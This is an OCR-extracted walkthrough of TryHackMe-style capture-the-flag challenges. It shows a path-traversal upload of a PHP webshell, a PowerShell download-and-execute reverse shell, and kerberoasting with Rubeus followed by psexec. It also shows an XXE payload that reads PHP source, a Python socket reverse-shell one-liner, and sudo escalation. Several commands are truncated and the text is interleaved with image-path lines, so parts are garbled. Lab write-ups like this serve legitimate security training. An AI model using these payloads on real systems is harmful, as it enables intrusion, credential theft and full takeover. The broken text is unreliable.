<!-- Ticket saved to ../tickets/<email> --><!DOCTYPE html>
```

I tried to check if we can access tickets from the web but we can't. I tried to check how to the path in other `WebApp` and usually all of `index.php` will be located in public. So what my idea is


```
#What we know
- tickets will be uploaded in
    tickets/email
- index.php located in
    public/index.php
```

```
public
    * index.php

#Exploit
- We need to ensure that the message will be uploaded in public
=> ../tickets/../public/email (something like this)
```

Right now we  need to play around with the email to ensure the it will go into public . But everytime we try input special characters it will say




But after playing around for a while i try to enclose infront of the email with `single quotes` and `double quotes` it shows Valid! The results are like below.





'test'@admin.com

"test"@admin.com

I don't know what behind this but would love to know the reason of this.  Since double quotes is acceptable let's try put into public and see if the files can be access or not.

```
<!-- Ticket saved to ../tickets/../public/@admin.com --><!DOCTYPE html>
<html lang="en">
<head>
```

Supposedly if we access `@admin.com` we will see the contents. But not working haha. I tried with `html` and `php` but `php` gives us the contents




Let's get a webshell first and move into getting a reverse shell

```
<?php system($_GET['c']); ?>
```

Now it's working! Let's get our reverse shell !

```
/@shell.php?c=powershell.exe "IEX(New-Object Net.WebClient).downloadString(htt
```

```
[*] Starting the listener on 10.4.3.51:9003

listening on [any] 9003 ...
connect to [10.4.3.51] from (UNKNOWN) [10.10.82.156] 50237
Windows PowerShell running as user TROY-DC$ on TROY-DC
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\hector\Desktop\WebApp\h1-tryhackme-medium-three-main\public>whoami
troy\hector
PS C:\Users\hector\Desktop\WebApp\h1-tryhackme-medium-three-main\public>
```

## Post Exploitation

Now let's find a way to get into `NT Authority System` . First let's check how many user do we have.

```
PS C:\Users\agamemnon\Desktop\WebApp\public>net users

User accounts for \\TROY-DC

-------------------------------------------------------------------------------
achilles                 Administrator            agamemnon
Guest                    hector                   helen
krbtgt                   patrocles
The command completed successfully.
```


Looks like there are several users on this machine

```
achilles
hector #(found)
patrocles
agamemnon #(found)
helen #(found)
```


The only user we have not found is `achilles` and `patrocles` . Let's get `Rubeus.exe` into the machine first. You can get the binary in here

r3motecontrol/Ghostpack-CompiledBinaries development by

github.com





```
#Commands
.\Rubeus.exe kerberoast /outfile:dump.txt
```





We will get to see this output and looks like there is one hash written which is for `achilles` user.


Now we can try to crack this and get the passwords!




Enter as `achilles` we will see that he is already an admin.


```
psexec.py TROY.thm/Achilles:*************@IP
```




## Getting All Flags


Using my fav commands to look for `flag.txt` will get us all of the flag which is total of 6 flags

```
dir flag.txt /s /p
```




## Hard Challenge

There are 5 flags for the this challenge. We will start by deploying our machine first to get the machine's IP Address.





## Nmap

```
22/tcp   open  ssh     syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu
| ssh-hostkey:
|   3072 a4:74:0f:e5:71:60:be:52:3f:28:6e:11:14:01:8c:cb (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDY4cL/liaj1wWw2DaO64fwVODqQNYvqcxK+2HE
|   256 48:2f:83:e7:08:10:fc:48:a1:68:18:5b:f9:e0:93:ea (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKrU
|   256 62:82:b4:81:64:15:da:dc:2e:f1:84:15:d3:26:e3:86 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKw2DGXaQp1gt+AqCtPgsznbJgKX7+pXAZ4tnQEc
80/tcp   open  http    syn-ack ttl 60 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: Server Manager Login
|_Requested resource was /login
81/tcp   open  http    syn-ack ttl 60 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Home Page
82/tcp   open  http    syn-ack ttl 60 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET
```

```
|   3072 4f:93:9a:3f:4b:cc:77:91:e3:c4:e2:67:93:fb:98:79 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCrgbNFDTXnsfo/EgAXFHE/uVsYYvVJCW5aTdFe
|   256 00:f9:5e:65:86:74:d8:2d:e1:8d:62:f6:7d:be:a7:07 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIfk
|   256 01:a0:a5:3c:2e:5e:02:fe:f5:d2:8a:dd:4c:44:1a:2b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPAFvsTY9DDOQfDHXH5SuOvmF0PnGUgaOJvv9eH4
8888/tcp open  http    syn-ack ttl 60 Werkzeug httpd 0.16.0 (Python 3.8.5)
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-server-header: Werkzeug/0.16.0 Python/3.8.5
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
9999/tcp open  abyss?  syn-ack ttl 61
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 200 OK
|     Date: Thu, 04 Mar 2021 10:33:21 GMT
|     Content-Length: 0
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOp
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Date: Thu, 04 Mar 2021 10:33:20 GMT
|_    Content-Length: 0

```


- 80
- 81
- 82
- 2222
- 8888
- 9999 **(This one do not touch)**

## Port 80




```
#Found
api                     [Status: 200, Size: 136, Words: 3, Lines: 1]
login                   [Status: 200, Size: 1696, Words: 446, Lines: 53]
logout                  [Status: 302, Size: 0, Words: 1, Lines: 1]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10]
shell                   [Status: 302, Size: 0, Words: 1, Lines: 1]
specs                   [Status: 302, Size: 0, Words: 1, Lines: 1]
```

Opening `/api` we can see the version of `php` , `mysql` and `nginx` . Also we know the database name.





Let's enumerate more after endpoints `/api` .





Found another endpoints `/user` after `/api` . So let's fuzz more after `user` endpoints.

```
login                   [Status: 200, Size: 53, Words: 3, Lines: 1]
session                 [Status: 200, Size: 91, Words: 1, Lines: 1]
```




/login




/session

Found another 2 endpoints but `/session` give us hash for admin! After decrypt found out that this is a rabbit hole xD **(You should try to decrypt hash)** . The endpoints login said


So the correct parameter should be `username` and `password` . Should we bruteforce? But nah the there should be no bruteforcing. So let's try to fuzz parameter on each of these endpoints might be we can find anything else. We will start with `/api/user` as this endpoints said we are not authorized to view **all** user.

```
#Ffuf Commands
ffuf -w burp-parameter-names.txt -u 'http://IP/api/user/?FUZZ=' -fw 9

#Found
xml                     [Status: 401, Size: 91, Words: 10, Lines: 3]
id                      [Status: 401, Size: 53, Words: 10, Lines: 1]
```


Parameter id


Parameter xml

Okay both looks interesting. But `xml` parameter looks like it change the output into a `XMLDocument` . If I try to combine both parameter it's not working. But what if I get the correct syntax ?

```
<?xml version="1.0"?>
<foo>
<id>1</id>
</foo>
```

```
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 44

<?xml version="1.0"?>
  <foo>
    <id>
      1
    </id>
  </foo>
```

```
<?xml version="1.0"?>
  <data>
    <error>
      You do not have access to view user id: 1
    </error>
  </data>
```

Okay that's work like **ch4rm** (my friend name) . Since we can play around with `id` this might lead to `XXE Injection` where you can see the payload more in below.

**swisskyrepo/PayloadsAllTheThings**

A list of useful payloads and bypass for Web Application Security and Pentest/CTF - swisskyrepo/PayloadsAllTheThings

github.com


```
#Payload
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY ac SYSTEM "php://filter/read=convert.base64-encode/resource=index.php
<foo><id>&ac;</id></foo>
```

```php
<?php
include_once('../Autoload.php');
include_once('../Route.php');
include_once('../Output.php');
include_once('../View.php');

Route::load();
Route::run();
```

This looks like `laravel` framework.  I tried to look around and found another directory after load `Route.php`


```
../routes/*.php
../controllers/*.php
```

More fuzzing we need to do . After looking at example of Laravel Structures in Github found that


```
#Exist
../controllers/Api.php
```

```
if( $_POST["username"] === 'admin' && $_POST["password"] === [redacted]){
    \Output::success(array(
        'login' => true,
        'error' => '',
        'token' => [redacted]
    ));
}else {
    \Output::success(array(
        'login' => false,
        'error' => 'Invalid username / password combination'
    ));
}
```

We got the admin credentials! Now we can login as admin already.



```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.S
```



```
ssh admin@localhost sh
```

After successful , I try to check `sudo -l` and it seems like we can run `sudo ALL` but there is an error when we tried to do so.

```
sudo: a terminal is required to read the password; either use the -S option to
```


Also there is an `rbash` when we try to run bash. So lets just `sudo bash`

```
ssh admin@localhost -t "sudo bash"
```

```
-rw-r--r-- 1 root root  161 Dec  5  2019 .profile
drwxr-xr-x 2 root root 4096 Feb 22 16:37 .ssh
-rw-r--r-- 1 root root   38 Feb 22 16:37 containter1_flag.txt
```

Now we already root!

## Port 81



```
access_log              [Status: 200, Size: 137050, Words: 10432, Lines: 2609]
images                  [Status: 301, Size: 178, Words: 6, Lines: 8]
```

Opening `access_log` , we found out that what we try to reach on the page will stored in the log.

```
1612629699#/s3cr3t_area#Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0) Gecko/20100101 Firefox/85.0

1614864921#/#Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
1614864923#/api/product#curl/7.68.0
1614864925#/favicon.ico#Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
1614865286#/searchphp#Fuzz Faster U Fool v1.3.0-git
1614865286#/index#Fuzz Faster U Fool v1.3.0-git
1614865286#/serial#Fuzz Faster U Fool v1.3.0-git
1614865287#/serialhtml#Fuzz Faster U Fool v1.3.0-git
1614865287#/serialtxt#Fuzz Faster U Fool v1.3.0-git
1614865287#/warez#Fuzz Faster U Fool v1.3.0-git
1614865287#/warezhtml#Fuzz Faster U Fool v1.3.0-git
1614865287#/indextxt#Fuzz Faster U Fool v1.3.0-git
```

Tried to reach `/s3cr3t_area` but it's a rabbit hole haha love that. Playing around with the page and open the `access_log` , I find it's weird as there is a User Agent of `curl` but I never use that to reach the page except using my browser.


```
1614865463#/~wwwphp#Fuzz Faster U Fool v1.3.0-git
